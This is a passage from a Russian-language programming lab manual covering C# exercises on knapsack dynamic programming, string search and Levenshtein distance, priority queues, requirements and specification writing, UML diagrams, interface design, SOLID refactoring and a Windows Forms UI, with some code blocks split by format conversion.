    for (int i = n; i > 0 && remainingW > 0; i--)
    {
        if (dp[i, remainingW] != dp[i - 1, remainingW]) // Предмет i-1 был взят
        {
            taken.Add(i - 1);
            remainingW -= weights[i - 1];
        }
    }
    taken.Reverse();
    return taken;
}

```

4. Задание для самостоятельной работы

1. Реализуйте программу, которая генерирует случайный набор предметов (вес от 1 до 10, стоимость от 1 до 100) в количестве N (N вводит пользователь).
2. Задайте вместимость рюкзака W (например, половина от суммы весов).
3. Найдите оптимальный набор предметов с помощью динамического программирования.
4. Выведите максимальную стоимость, вес набранных предметов и их индексы.
5. Сравните время выполнения рекурсивной и DP-версии для N=30, W=100. DP сработает мгновенно, рекурсия будет очень долгой (или упадет с переполнением стека).

Контрольные вопросы

1. В чем суть метода динамического программирования?
2. Какое свойство задачи позволяет применять ДП? (Оптимальность подструктуры)
3. Какова сложность алгоритма ДП для задачи о рюкзаке?
4. Чем задача о рюкзаке "0-1" отличается от задачи с неограниченным количеством предметов?
5. Как модифицировать алгоритм, если мы хотим минимизировать стоимость при заданном минимальном весе?

Практическая работа №15. Реализация строковых алгоритмов

1. Цель работы

Изучить классические алгоритмы обработки строк: поиск подстроки (наивный, Кнута-Морриса-Пратта), вычисление расстояния Левенштейна (редакционного расстояния).

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.

3. Ход работы

3.1. Наивный поиск подстроки

Самый простой способ — пройти по всем позициям строки и сравнить с образцом.

1. Создайте консольное приложение StringAlgorithms.
2. Реализуйте наивный поиск:

```
static int NaiveSearch(string text, string pattern)
{
    int n = text.Length;
    int m = pattern.Length;

    for (int i = 0; i <= n - m; i++)
    {
        int j;
        for (j = 0; j < m; j++)
            if (text[i + j] != pattern[j]) break;

        if (j == m) return i; // Нашли
    }
    return -1;
}
```

3.2. Алгоритм Кнута-Морриса-Пратта (КМП)

КМП использует префикс-функцию для пропуска заведомо неподходящих позиций.

1. Сначала реализуем вычисление префикс-функции (pi-функции) для образца.

```
static int[] ComputeLPS(string pattern)
{
    int m = pattern.Length;
    int[] lps = new int[m];
    int length = 0;
    int i = 1;

    lps[0] = 0; // lps[0] всегда 0

    while (i < m)
    {
        if (pattern[i] == pattern[length])
        {
            length++;
            lps[i] = length;
            i++;
        }
    }
}
```

```

    else
    {
        if (length != 0)
        {
            length = lps[length - 1];
        }
        else
        {
            lps[i] = 0;
            i++;
        }
    }
}
return lps;
}
2.    Теперь сам поиск КМП:

```

```

static int KMPSearch(string text, string pattern)
{
    int n = text.Length;
    int m = pattern.Length;
    int[] lps = ComputeLPS(pattern);

    int i = 0; // индекс для text
    int j = 0; // индекс для pattern

    while (i < n)
    {
        if (pattern[j] == text[i])
        {
            i++;
            j++;
        }

        if (j == m)
        {
            return i - j; // Нашли
            // j = lps[j - 1]; // Если нужно искать дальше
        }
        else if (i < n && pattern[j] != text[i])
        {
            if (j != 0)
                j = lps[j - 1];
            else
                i++;
        }
    }
    return -1;
}

```

3.3. Расстояние Левенштейна (редакционное расстояние)

Мера разницы двух строк как минимальное количество операций вставки, удаления и замены.

Это тоже задача динамического программирования. Строится матрица размером $(n+1) \times (m+1)$.

```
static int LevenshteinDistance(string s, string t)
{
    int n = s.Length;
    int m = t.Length;
    int[,] dp = new int[n + 1, m + 1];

    if (n == 0) return m;
    if (m == 0) return n;

    for (int i = 0; i <= n; i++) dp[i, 0] = i;
    for (int j = 0; j <= m; j++) dp[0, j] = j;

    for (int i = 1; i <= n; i++)
    {
        for (int j = 1; j <= m; j++)
        {
            int cost = (s[i - 1] == t[j - 1]) ? 0 : 1;

            dp[i, j] = Math.Min(
                Math.Min(dp[i - 1, j] + 1,    // удаление
                    dp[i, j - 1] + 1),        // вставка
                dp[i - 1, j - 1] + cost      // замена
            );
        }
    }
    return dp[n, m];
}
```

4. Задание для самостоятельной работы

Разработайте программу "Нечеткий поиск".

1. Загрузите список слов (например, из словаря или файла).
2. Пользователь вводит слово с возможной опечаткой.
3. Программа находит в списке слово с наименьшим расстоянием Левенштейна и выводит его.
4. Также выведите топ-5 ближайших слов.
5. Сравните скорость наивного поиска и КМП на длинном тексте (например, книга в txt).

Контрольные вопросы

1. Какова сложность наивного поиска подстроки?
2. Какую задачу решает префикс-функция в алгоритме КМП?
3. Какие операции учитывает расстояние Левенштейна?
4. Можно ли использовать расстояние Левенштейна для проверки плагиата?
5. Что такое алгоритм Рабина-Карпа и чем он отличается от КМП?

Практическая работа №16. Реализация приоритетных очередей для планирования задач

1. Цель работы

Изучить структуру данных "приоритетная очередь" (куча), реализовать её вручную, а также использовать встроенную PriorityQueue из .NET 6+ для симуляции планировщика задач.

2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 (.NET 6 и выше для использования встроенной очереди).

3. Ход работы

3.1. Встроенная PriorityQueue (.NET 6+)

В новых версиях .NET появилась удобная PriorityQueue .

1. Создайте консольное приложение TaskScheduler.
2. Простой пример:

```
using System;
using System.Collections.Generic;

class Program
{
    static void Main()
    {
        // Очередь, где приоритет - число (меньше = важнее)
        PriorityQueue<string, int> scheduler = new PriorityQueue<string, int>();

        scheduler.Enqueue("Низкий приоритет: Отправить отчет", 3);
        scheduler.Enqueue("Средний приоритет: Проверить почту", 2);
        scheduler.Enqueue("Высокий приоритет: Ответить начальнику", 1);
        scheduler.Enqueue("Еще один низкий", 3);
        scheduler.Enqueue("Критический: Пожар!", 0);

        Console.WriteLine("Выполнение задач по приоритету:");
        while (scheduler.Count > 0)
        {
            string task = scheduler.Dequeue();
            Console.WriteLine($"Выполняется: {task}");
        }
    }
}
```

Запустите. Задачи с меньшим числом (высокий приоритет) выполнятся первыми.

3.2. Своя реализация через кучу (для понимания)

Попробуем реализовать простую Min-кучу (двоичную кучу, где родитель меньше детей) для целых чисел.

```
public class MinHeap
{
    private List<int> _elements = new List<int>();
```

```

public int Count => _elements.Count;

public void Insert(int item)
{
    _elements.Add(item);
    HeapifyUp(_elements.Count - 1);
}

public int ExtractMin()
{
    if (_elements.Count == 0) throw new InvalidOperationException("Heap is empty");
    int min = _elements[0];
    _elements[0] = _elements[_elements.Count - 1];
    _elements.RemoveAt(_elements.Count - 1);
    HeapifyDown(0);
    return min;
}

private void HeapifyUp(int index)
{
    while (index > 0)
    {
        int parent = (index - 1) / 2;
        if (_elements[index] >= _elements[parent]) break;
        Swap(index, parent);
        index = parent;
    }
}

private void HeapifyDown(int index)
{
    while (index < _elements.Count)
    {
        int leftChild = 2 * index + 1;
        int rightChild = 2 * index + 2;
        int smallest = index;

        if (leftChild < _elements.Count && _elements[leftChild] < _elements[smallest])
            smallest = leftChild;
        if (rightChild < _elements.Count && _elements[rightChild] < _elements[smallest])
            smallest = rightChild;

        if (smallest == index) break;
        Swap(index, smallest);
        index = smallest;
    }
}

private void Swap(int i, int j)
{
    int temp = _elements[i];
    _elements[i] = _elements[j];

```

```

        _elements[j] = temp;
    }
}

```

Протестируйте свою кучу.

3.3. Симулятор планировщика задач

Создадим класс Task с приоритетом и временем выполнения.

```

class AppTask
{
    public string Name { get; set; }
    public int Priority { get; set; } // 1 - высокий, 5 - низкий
    public int Duration { get; set; } // в секундах

    public override string ToString() => $"{Name} (Приор:{Priority}, Время:{Duration}с)";
}

class Program
{
    static void Main()
    {
        // PriorityQueue с кастомным компаратором (чтобы меньший приоритет = выше
важность)
        var scheduler = new PriorityQueue<AppTask, int>();

        var tasks = new[]
        {
            new AppTask { Name = "Задача А", Priority = 3, Duration = 5 },
            new AppTask { Name = "Задача Б", Priority = 1, Duration = 2 },
            new AppTask { Name = "Задача В", Priority = 2, Duration = 3 },
        };

        foreach (var t in tasks)
            scheduler.Enqueue(t, t.Priority);

        // Симулируем выполнение
        while (scheduler.Count > 0)
        {
            var task = scheduler.Dequeue();
            Console.WriteLine($"Выполняется: {task}");
            System.Threading.Thread.Sleep(task.Duration * 1000); // имитация работы
            Console.WriteLine($"Завершена: {task.Name}");
        }
    }
}

```

4. Задание для самостоятельной работы

Разработайте симулятор операционной системы, управляющей процессами.

1. Процесс имеет: ID, приоритет (0-9), требуемое время CPU (в тиках).
2. Планировщик использует приоритетную очередь с вытеснением (preemptive).
3. Каждый тик (секунда) планировщик выбирает процесс с наивысшим приоритетом и выполняет его 1 тик.
4. Если приходит новый процесс с более высоким приоритетом, текущий прерывается и возвращается в очередь.

5. Реализуйте пошаговый вывод: какой процесс выполняется в каждый тик.
6. Используйте Random для генерации новых процессов.

Контрольные вопросы

1. Что такое двоичная куча и какова ее сложность при вставке и извлечении?
2. В чем отличие очереди с приоритетом от обычной очереди?
3. Как реализовать приоритетную очередь так, чтобы сначала выполнялись самые старые задачи с одинаковым приоритетом? (Стабильность)
4. Какие еще структуры данных можно использовать для реализации приоритетной очереди?
5. Что такое вытесняющее и невытесняющее планирование?

Тема 1.3. Проектирование модулей

Практическая работа №17. Анализ требований к модулю и определение его функциональности

1. Цель работы

Научиться анализировать техническое задание (ТЗ) или пользовательские истории (User Stories) для выделения функциональных и нефункциональных требований к программному модулю.

2. Оборудование и ПО

- Персональный компьютер.
- Текстовый редактор (Word, Блокнот) или Visio для составления схем.
- Visual Studio (для последующей реализации, но в этой работе только анализ).

3. Ход работы

3.1. Постановка задачи

Представьте, что вы получили следующее техническое задание от заказчика:

Описание проекта "Личный финансовый помощник"

Необходимо разработать модуль для учета личных финансов. Модуль должен позволять пользователю вести учет доходов и расходов.

Пользователь должен иметь возможность добавлять операции (доход или расход) с указанием суммы, категории (например, "Продукты", "Зарплата", "Развлечения"), даты и комментария.

Должна быть возможность просматривать список операций за период (день, неделя, месяц) с фильтрацией по категориям.

Также необходим отчет: показывать остаток средств на текущий момент, а также отображать диаграмму расходов по категориям за выбранный месяц.

Данные должны сохраняться между сеансами работы программы.

Интерфейс должен быть интуитивно понятным. Время отклика при добавлении операции не должно превышать 1 секунды.

3.2. Выделение функциональных требований

Функциональные требования описывают, что система **должна делать**.

1. Откройте текстовый редактор.
2. Прочитайте ТЗ и выпишите все глаголы, описывающие действия:
 - Добавлять операцию (доход/расход) с атрибутами (сумма, категория, дата, комментарий).
 - Просматривать список операций.
 - Фильтровать список по периоду (день/неделя/месяц).
 - Фильтровать список по категориям.
 - Показывать текущий остаток средств.
 - Отображать диаграмму расходов по категориям.
 - Сохранять данные между сеансами.
3. Оформите их в виде нумерованного списка (FR-1, FR-2...).

3.3. Выделение нефункциональных требований

Нефункциональные требования описывают **как** система должна это делать (производительность, безопасность, удобство).

- **Производительность:** Время отклика при добавлении операции ≤ 1 сек.
- **Удобство использования (Usability):** Интерфейс должен быть интуитивно понятным.
- **Надежность:** Данные должны сохраняться между сеансами.
- Возможно, добавить требования к платформе (Windows), языку (C#), типу

приложения (WPF/WinForms).

3.4. Определение границ модуля

Что модуль **НЕ** будет делать?

- Синхронизация с банком.
- Многопользовательский режим.
- Прогнозирование бюджета.

Это тоже важно зафиксировать, чтобы не было недопонимания с заказчиком.

3.5. Создание Use-Case диаграммы (вариантов использования)

Нарисуйте простую диаграмму вариантов использования. Можно от руки, в Visio, или в Visual Studio (проект моделирования).

- **Актор:** Пользователь.
- **Варианты использования:** Добавить операцию, Просмотреть операции,

Сформировать отчет, Управлять категориями.

3.6. Спецификация в виде таблицы

Оформите требования в таблицу:

D	Тип требования	Описание	Приоритет (MoSCoW)
R-1	Функциональное	Пользователь может добавить доход с указанием суммы, категории, даты	Must have
R-2	Функциональное	Пользователь может добавить расход с указанием суммы, категории, даты	Must have
..	...	...	...
FR-1	Нефункциональное	Интерфейс приложения должен быть выполнен на русском языке	Should have
FR-2	Нефункциональное	Операция добавления должна занимать не более 1 секунды	Must have

4. Задание для самостоятельной работы

Для приведенного выше ТЗ:

1. Составьте полный список функциональных требований (не менее 8).
2. Составьте список нефункциональных требований (не менее 4).
3. Напишите, что будет выходить за границы модуля (Out of Scope).
4. Нарисуйте Use-Case диаграмму.

Контрольные вопросы

1. Чем функциональные требования отличаются от нефункциональных?
2. Что такое приоритет MoSCoW?
3. Зачем нужно определять границы проекта?
4. Кто является источником требований?
5. Что такое пользовательская история (User Story)?

Практическая работа №18. Создание спецификации программного модуля

1. Цель работы

На основе выделенных требований научиться составлять формальную спецификацию программного модуля, описывающую его интерфейсы, поведение и ограничения.

2. Оборудование и ПО

- Персональный компьютер.
- Текстовый редактор.

3. Ход работы

3.1. Структура спецификации

Спецификация — это документ, детально описывающий модуль. Обычно включает:

1. **Назначение модуля.**
2. **Область применения.**
3. **Определения и сокращения.**
4. **Функциональные требования (детализированные).**
5. **Входные и выходные данные.**
6. **Алгоритмы обработки.**
7. **Требования к интерфейсу пользователя (UI/UX).**
8. **Требования к надежности и производительности.**
9. **Сценарии использования (примеры).**

3.2. Детализация функциональных требований

Возьмем требование FR-1: "Добавление дохода". Распишем его детально.

- **Идентификатор:** UC-ADD-INCOME
- **Краткое описание:** Позволяет пользователю внести запись о поступлении

денежных средств.

- **Предусловие:** Пользователь открыл главное окно приложения.
- **Основной сценарий:**

1. Пользователь нажимает кнопку "Добавить доход".
2. Система открывает форму "Новый доход".
3. Пользователь заполняет поля:
 - Сумма (обязательное, число >0 , два знака после запятой).
 - Категория (выпадающий список из predetermined categories, обязательное).

обязательное).

- Дата (по умолчанию текущая, можно изменить).
- Комментарий (необязательное, строка до 200 символов).

4. Пользователь нажимает "Сохранить".
5. Система проверяет корректность данных.
6. Система сохраняет операцию в базе данных/файле.
7. Система закрывает форму и обновляет список операций.

- **Альтернативный сценарий (ошибка):**

- 5a. Если сумма не указана или отрицательная — система выводит сообщение об ошибке и не закрывает форму.

- **Постусловие:** Новая операция отображается в общем списке, пересчитывается остаток средств.

3.3. Спецификация интерфейсов (API, если модуль отдельный)

Если модуль будет вызываться из другой программы, нужно описать его публичные методы.

Например:

```
/// <summary>  
/// Модуль учета финансов.
```



```

/// </summary>
public interface IFinanceModule
{
    /// <summary>Добавляет новую операцию.</summary>
    /// <param name="amount">Сумма (положительная - доход, отрицательная -
расход).</param>
    /// <param name="category">Категория.</param>
    /// <param name="date">Дата операции.</param>
    /// <returns>ID новой операции.</returns>
    int AddOperation(decimal amount, string category, DateTime date);

    /// <summary>Возвращает баланс на указанную дату.</summary>
    decimal GetBalance(DateTime asOfDate);
}

```

3.4. Требования к данным

Опишите, как будут храниться данные (например, в XML-файле, JSON или БД SQLite). Приведите пример структуры.

4. Задание для самостоятельной работы

Составьте полную спецификацию для модуля "Личный финансовый помощник" из предыдущей работы.

1. Детально опишите 3 ключевых сценария использования (добавление расхода, просмотр отчета за месяц, фильтрация).
2. Опишите структуру данных для хранения операций (формат файла, таблицы БД).
3. Опишите требования к пользовательскому интерфейсу (какие элементы должны быть на главном экране).
4. Добавьте критерии приемки модуля (как проверить, что он работает).

Контрольные вопросы

1. Зачем нужна спецификация?
2. Чем спецификация отличается от технического задания?
3. Что такое сценарий использования (Use Case)?
4. Кто является потребителем спецификации (тестировщики, разработчики, заказчик)?
5. Что такое критерии приемки?

Практическая работа №19. Проектирование требований к внутренней структуре программного модуля средствами диаграмм классов. Применение паттернов проектирования

1. Цель работы

Научиться проектировать архитектуру модуля, создавать диаграммы классов UML и применять базовые паттерны проектирования (Singleton, Factory, Observer) для решения типовых задач.

2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022 (в ней есть инструменты для создания диаграмм классов: Проект -> Добавить новый элемент -> Диаграмма классов).
- ИЛИ любой редактор UML (draw.io).

3. Ход работы

3.1. Анализ предметной области

Возьмем тот же модуль "Личный финансовый помощник". Определим основные сущности (классы):

- Operation (операция) — доход или расход.
- Category (категория).
- FinanceManager — главный класс, управляющий операциями.
- DataStorage — отвечает за сохранение и загрузку данных.
- ReportGenerator — генерирует отчеты.

3.2. Создание диаграммы классов

1. В Visual Studio создайте новый проект (или добавьте в существующий) элемент "Диаграмма классов" (Class Diagram).
2. Нарисуйте класс Operation с атрибутами:
 - +Id: int
 - +Amount: decimal
 - +Date: DateTime
 - +Comment: string
 - +Type: OperationType (enum: Income/Expense)
3. Нарисуйте класс Category:
 - +Id: int
 - +Name: string
4. Покажите связь: Operation имеет одну Category (ассоциация 0..1 -> 1).

3.3. Применение паттерна "Одиночка" (Singleton)

Паттерн Singleton гарантирует, что у класса есть только один экземпляр. Применим его к FinanceManager, так как менеджер финансов должен быть один.

На диаграмме добавьте класс FinanceManager с:

- Приватным конструктором -FinanceManager().
- Приватным статическим полем -instance: FinanceManager.
- Публичным статическим методом +GetInstance(): FinanceManager.

Покажите, что FinanceManager содержит коллекцию Operation (композиция/агрегация).

3.4. Применение паттерна "Фабрика" (Factory)

Паттерн Factory инкапсулирует создание объектов. Создадим фабрику для создания операций разных типов.

- Создайте интерфейс IOperationFactory с методом CreateOperation(amount, category, date, comment): Operation.
- Создайте два класса: IncomeFactory и ExpenseFactory, реализующие этот

интерфейс. В методе CreateOperation они могут устанавливать соответствующий тип.

На диаграмме покажите зависимости.

3.5. Применение паттерна "Наблюдатель" (Observer)

Паттерн Observer используется для оповещения об изменениях. Например, при добавлении новой операции, главное окно и окно с диаграммой должны обновиться.

- Создайте интерфейс IObserver с методом Update().
- Создайте интерфейс ISubject (или IObservable) с методами Attach(observer), Detach(observer), Notify().
- Класс FinanceManager должен реализовать ISubject и вызывать Notify() при изменении списка операций.
- Классы MainForm и ChartForm реализуют IObserver и подписываются на менеджер.

3.6. Итоговая диаграмма

Соедините все классы на одной диаграмме, покажите все связи (наследование, реализация интерфейса, ассоциация).

4. Задание для самостоятельной работы

Спроектируйте модуль для системы управления задачами (Todo-лист) с применением паттернов:

1. **Singleton** для менеджера задач.
2. **Factory** для создания задач разного типа (простая задача, задача с дедлайном, задача с повторением).
3. **Observer** для обновления списка задач в нескольких окнах.
4. Нарисуйте полную диаграмму классов, включая интерфейсы.
5. Напишите код-скелет (только объявления классов и методов) для этой диаграммы на C#.

Контрольные вопросы

1. Для чего нужен паттерн Singleton? В чем его недостатки?
2. Какую проблему решает паттерн Factory?
3. Как работает паттерн Observer?
4. Какие еще паттерны проектирования вы знаете?
5. Что означают отношения на диаграмме классов: наследование, реализация, агрегация, композиция?

Практическая работа №20. Проектирование требований к организации компонентов модуля средствами диаграммы компонентов

1. Цель работы

Научиться представлять физическую структуру программного обеспечения (исполняемые файлы, библиотеки, их зависимости) с помощью диаграмм компонентов UML.

2. Оборудование и ПО

- Персональный компьютер.
- Инструмент для рисования UML (draw.io, Visio, Visual Studio).

3. Ход работы

3.1. Теория: Что такое диаграмма компонентов?

Диаграмма компонентов показывает, как система разбита на физические компоненты (dll, exe, jar, файлы конфигурации) и как они связаны между собой. Компоненты соединяются через интерфейсы (порты).

3.2. Определение компонентов системы

Для нашего финансового помощника определим компоненты:

1. **MainApp.exe** — главное исполнительное приложение (точка входа).
2. **FinanceCore.dll** — библиотека классов, содержащая бизнес-логику (классы Operation, Category, FinanceManager).
3. **DataAccess.dll** — библиотека для работы с данными (сохранение/загрузка). Может использовать System.Data.dll или System.Xml.dll.
4. **Reporting.dll** — библиотека для генерации отчетов и диаграмм. Зависит от FinanceCore.dll.
5. **Конфигурационный файл** — app.config или settings.json.

3.3. Построение диаграммы

1. Нарисуйте компоненты в виде прямоугольников с двумя выступающими "ушками" (стереотип <<component>>).
2. Внутри каждого компонента можно перечислить реализованные в нем классы.
3. Покажите зависимости стрелками (пунктирная линия со стрелкой). MainApp.exe зависит от FinanceCore.dll и Reporting.dll.
4. Покажите интерфейсы:
 - FinanceCore.dll может предоставлять интерфейс IFinanceService (через "шар" - предоставляемый интерфейс).
 - MainApp.exe использует этот интерфейс (через "розетку" - требуемый интерфейс).

3.4. Учет внешних библиотек и платформы

Добавьте на диаграмму внешние компоненты, например:

- System.Core.dll (библиотека .NET Framework).
- SQLite.dll (если используется БД).

Покажите зависимости от них.

4. Задание для самостоятельной работы

Для системы управления задачами (Todo-list) разработайте диаграмму компонентов.

1. Приложение должно состоять из UI (WinForms/WPF), бизнес-логики и уровня доступа к данным (Entity Framework или файловое хранилище).
2. Покажите, как компоненты взаимодействуют через интерфейсы.
3. Укажите, какие компоненты являются сторонними (NuGet пакеты).
4. Добавьте компонент для логирования ошибок (например, NLog.dll).

Контрольные вопросы

1. Чем диаграмма компонентов отличается от диаграммы классов?

2. Что такое компонент в UML?
3. Как на диаграмме компонентов показать предоставляемый и требуемый интерфейс?
4. Для чего нужны такие диаграммы при разработке?
5. Что такое артефакт?

Практическая работа №21. Проектировать интерфейсы программного обеспечения для взаимодействия с другими модулями и системами

1. Цель работы

Разработать контракты взаимодействия (интерфейсы) между модулями внутри одной системы, а также спроектировать API для возможного внешнего взаимодействия.

2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

3. Ход работы

3.1. Проектирование внутренних интерфейсов

Внутренние интерфейсы нужны для слабой связанности (loose coupling). Определим интерфейсы для слоев приложения.

1. Создайте новый проект библиотеки классов (Class Library) FinanceApp.Contracts (или просто добавьте папку Interfaces в проект).
2. Определите интерфейс репозитория (доступа к данным):

```
namespace FinanceApp.Contracts
{
    public interface IOperationRepository
    {
        IEnumerable<Operation> GetAll();
        Operation GetById(int id);
        void Add(Operation operation);
        void Update(Operation operation);
        void Delete(int id);
    }
}
```

3. Определите интерфейс для бизнес-логики:

```
public interface IFinanceManager
{
    decimal GetBalance();
    void AddIncome(decimal amount, string category, string comment = "");
    void AddExpense(decimal amount, string category, string comment = "");
    IEnumerable<Operation> GetOperations(DateTime from, DateTime to);
}
```

4. Определите интерфейс для уведомлений (Observer):

```
public interface IFinanceObserver
{
    void OnOperationAdded(Operation op);
}
```

3.2. Проектирование внешнего API (REST)

Представим, что наш модуль должен предоставлять API для мобильного приложения. Спроектируем несколько REST-эндпоинтов.

1. **GET /api/operations** — список операций.
Параметры: fromDate, toDate, categoryId.
2. **POST /api/operations** — добавление операции. Тело запроса: json

```
{  
  "amount": 1500.00,  
  "type": "income",  
  "categoryId": 5,  
  "date": "2024-03-15",  
  "comment": "Зарплата"  
}
```

3. **GET /api/balance** — текущий баланс.

Опишите эти эндпоинты в текстовом виде или в формате OpenAPI (Swagger).

3.3. Проектирование интерфейсов для плагинов

Сделаем систему расширяемой: позволим сторонним разработчикам добавлять свои категории или экспортеры отчетов.

1. Создайте интерфейс IReportExporter:

```
public interface IReportExporter  
{  
    string Format { get; } // Например, "PDF", "Excel"  
    void Export(IEnumerable<Operation> operations, string filePath);  
}
```

2. Теперь любой может реализовать этот интерфейс в своей DLL, положить её в папку Plugins, и главное приложение сможет её подгрузить и использовать (используя рефлекссию или MEF).

4. Задание для самостоятельной работы

1. Спроектируйте и опишите интерфейсы для системы управления задачами (Todo):
 - Интерфейс репозитория задач ITaskRepository.
 - Интерфейс менеджера задач ITaskManager (добавить, завершить, получить список).
 - Интерфейс для уведомлений о приближении дедлайна.
2. Спроектируйте REST API для этого приложения (минимум 4 эндпоинта) и опишите их в формате Swagger (YAML или JSON) — можно использовать онлайн-редактор swagger.io.
3. Напишите код интерфейсов на C#.

Контрольные вопросы

1. Зачем нужно программировать на интерфейсах, а не на конкретных классах?
2. Что такое контракт в разработке ПО?
3. Какие существуют способы описания API (REST, gRPC, SOAP)?
4. Что такое OpenAPI (Swagger)?
5. Как организовать систему плагинов в .NET?

Практическая работа №22. Анализ и оптимизация проектируемого модуля для повышения его эффективности и качества

1. Цель работы

Научиться выявлять узкие места в проектируемой архитектуре, применять рефакторинг, учитывать принципы SOLID и проводить простейший анализ производительности.

2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.
- (Опционально) Профилировщик Performance Profiler в Visual Studio.

3. Ход работы

3.1. Анализ кода на соответствие принципам SOLID

Рассмотрим "плохой" пример класса, нарушающего принципы, и исправим его.

Плохой пример (нарушает SRP - единство ответственности и OCP - открытость/закрытость):

```
class ReportGenerator
{
    public void GenerateReport(string data, string reportType)
    {
        if (reportType == "PDF")
        {
            // Логика генерации PDF
            Console.WriteLine("Генерируем PDF...");
            // Сохраняем файл
            File.WriteAllText("report.pdf", data);
        }
        else if (reportType == "Excel")
        {
            // Логика генерации Excel
            Console.WriteLine("Генерируем Excel...");
            File.WriteAllText("report.xls", data);
        }
    }
}
```

Проблемы: При добавлении нового типа отчета (HTML) придется изменять существующий класс.

Решение (применяем паттерн Стратегия):

1. Создаем интерфейс IReportFormatter.
2. Создаем классы PdfFormatter, ExcelFormatter.
3. Класс ReportGenerator принимает IReportFormatter через конструктор или метод.

3.2. Анализ производительности (профилирование)

1. Создайте консольное приложение с "плохим" алгоритмом (например, конкатенация строк в цикле через + вместо StringBuilder).

```
string result = "";
for (int i = 0; i < 50000; i++)
{
```


- ```
 result += i.ToString(); // Плохо: создается много промежуточных строк
}
```
2. Запустите **Performance Profiler** (Alt+F2 в Visual Studio), выберите "CPU Usage" и "Memory Usage".
  3. Запустите профилирование. Посмотрите, какие методы потребляют больше всего времени.
  4. Исправьте код на использование StringBuilder и снова запустите профилирование. Сравните результаты.
- ### 3.3. Оптимизация работы с памятью
- Утечки памяти в .NET случаются реже, но они возможны, например, при подписке на события.
1. Создайте класс, который подписывается на событие долгоживущего объекта.
  2. Убедитесь, что без отписки (==) объект не будет собран сборщиком мусора (GC).
  3. Используйте слабые события (Weak Event pattern) или явно реализуйте IDisposable.
- ### 3.4. Рефакторинг
- Возьмите код из предыдущих работ (например, реализацию алгоритма Дейкстры) и проведите рефакторинг:
- Выделите интерфейсы.
  - Разбейте большие методы на более мелкие.
  - Добавьте комментарии (но лучше, чтобы код сам себя документировал через понятные имена).
  - Добавьте обработку исключений.
- ### 4. Задание для самостоятельной работы
1. Найдите в своем коде (или в предоставленном преподавателем коде) нарушение хотя бы одного принципа SOLID.
  2. Перепишите код, исправив это нарушение.
  3. С помощью профилировщика найдите самое медленное место в программе (например, в алгоритме сортировки или поиска) и предложите способ оптимизации.
  4. Оформите отчет: что было плохо, что стало хорошо, на сколько процентов улучшилась производительность.

### Контрольные вопросы

1. Перечислите пять принципов SOLID и кратко объясните каждый.
2. Что такое профилирование и зачем оно нужно?
3. Чем опасна конкатенация строк в больших циклах?
4. Как избежать утечек памяти при использовании событий?
5. Что такое "ранняя оптимизация" и почему она считается злом?

## Тема 1.4. Создание программных модулей для взаимодействия с пользователем

### Практическая работа №23. Проектирование главного окна приложения с несколькими панелями и элементами управления

#### 1. Цель работы

Создать пользовательский интерфейс (UI) для Windows Forms приложения, используя различные контейнеры (Panel, SplitContainer, TabControl) и стандартные элементы управления (DataGridView, ListBox, TextBox, Button).

#### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

#### 3. Ход работы

##### 3.1. Создание проекта

1. Создайте новый проект: **Файл -> Создать -> Проект**.
2. Выберите **Windows Forms App (.NET Framework)** или **Windows Forms App (.NET)**.
3. Назовите проект FinanceAppUI.

##### 3.2. Разработка макета главного окна

Мы создадим интерфейс для финансового помощника.

1. Установите свойство формы Text в "Личный финансовый помощник", Size в 900x600.
2. С панели элементов (Toolbox) перетащите на форму **MenuStrip**. Создайте пункты меню: "Файл" (Выход), "Операции" (Добавить доход, Добавить расход), "Отчеты", "Справка".
3. Добавьте **ToolStrip** (панель инструментов) с кнопками: "Добавить доход", "Добавить расход", "Обновить", "Диаграмма".
4. Добавьте **StatusStrip** (строка состояния) внизу. Поместите на неё ToolStripStatusLabel с текстом "Готов".

##### 3.3. Использование контейнеров

1. Добавьте **SplitContainer** на всю оставшуюся область формы (свойство Dock = Fill). Это разделит форму на две панели.
2. В левой панели (Panel1) разместите **GroupBox** с текстом "Категории". Внутри GroupBox поместите **ListBox** (свойство Dock = Fill). Заполните ListBox несколькими категориями (Продукты, Транспорт, Зарплата).
3. В правой панели (Panel2) разместите **TabControl** (свойство Dock = Fill). Создайте две вкладки (TabPage): "Операции" и "Отчет".

##### 3.4. Наполнение вкладок

1. На вкладке "Операции" поместите **DataGridView** (свойство Dock = Fill). Это будет таблица для отображения всех операций. Настройте столбцы: Дата, Сумма, Категория, Тип, Комментарий.
2. Над DataGridView добавьте панель (Panel) с элементами для фильтрации:
  - Label "С: ", DateTimePicker (имя dtpFrom).
  - Label "По: ", DateTimePicker (имя dtpTo).
  - Button "Применить фильтр".
3. На вкладке "Отчет" разместите **Chart** (если есть в Toolbox) или просто **TextBox** для вывода текстового отчета.

##### 3.5. Настройка Anchor и Dock

Убедитесь, что при изменении размера окна элементы растягиваются правильно. Используйте свойства Anchor (Top, Bottom, Left, Right) и Dock.

### **3.6. Итоговый вид**

Скомпилируйте и запустите. У вас должно получиться функциональное окно.

### **4. Задание для самостоятельной работы**

1. Добавьте на форму еще один SplitContainer, чтобы разделить левую панель на две части: сверху список категорий, снизу статистика (например, сумма расходов по выбранной категории).
2. Используйте FlowLayoutPanel для выравнивания кнопок фильтрации.
3. Добавьте ImageList для иконок в ToolStrip.
4. Настройте цвета и шрифты через свойства BackColor, ForeColor.

### **Контрольные вопросы**

1. Чем отличается свойство Dock от Anchor?
2. Для чего нужен контейнер SplitContainer?
3. Как организовать многостраничный интерфейс?
4. Что такое MenuStrip и ToolStrip?
5. Как сделать форму фиксированного размера?

## Практическая работа №24. Разработка модулей многооконного приложения

### 1. Цель работы

Научиться создавать и управлять несколькими окнами (формами) в приложении, передавать данные между формами и организовывать диалоговые окна.

### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Создание дочерней формы (диалога)

1. Откройте проект FinanceAppUI из предыдущей работы.
2. Добавьте новую форму: **Проект -> Добавить форму Windows (Windows Forms)**. Назовите FormAddOperation.cs.
3. Спроектируйте форму добавления операции:
  - Label "Сумма:", TextBox (имя txtAmount).
  - Label "Категория:", ComboBox (имя cmbCategory). Заполните его элементами.
  - Label "Дата:", DateTimePicker (имя dtpDate).
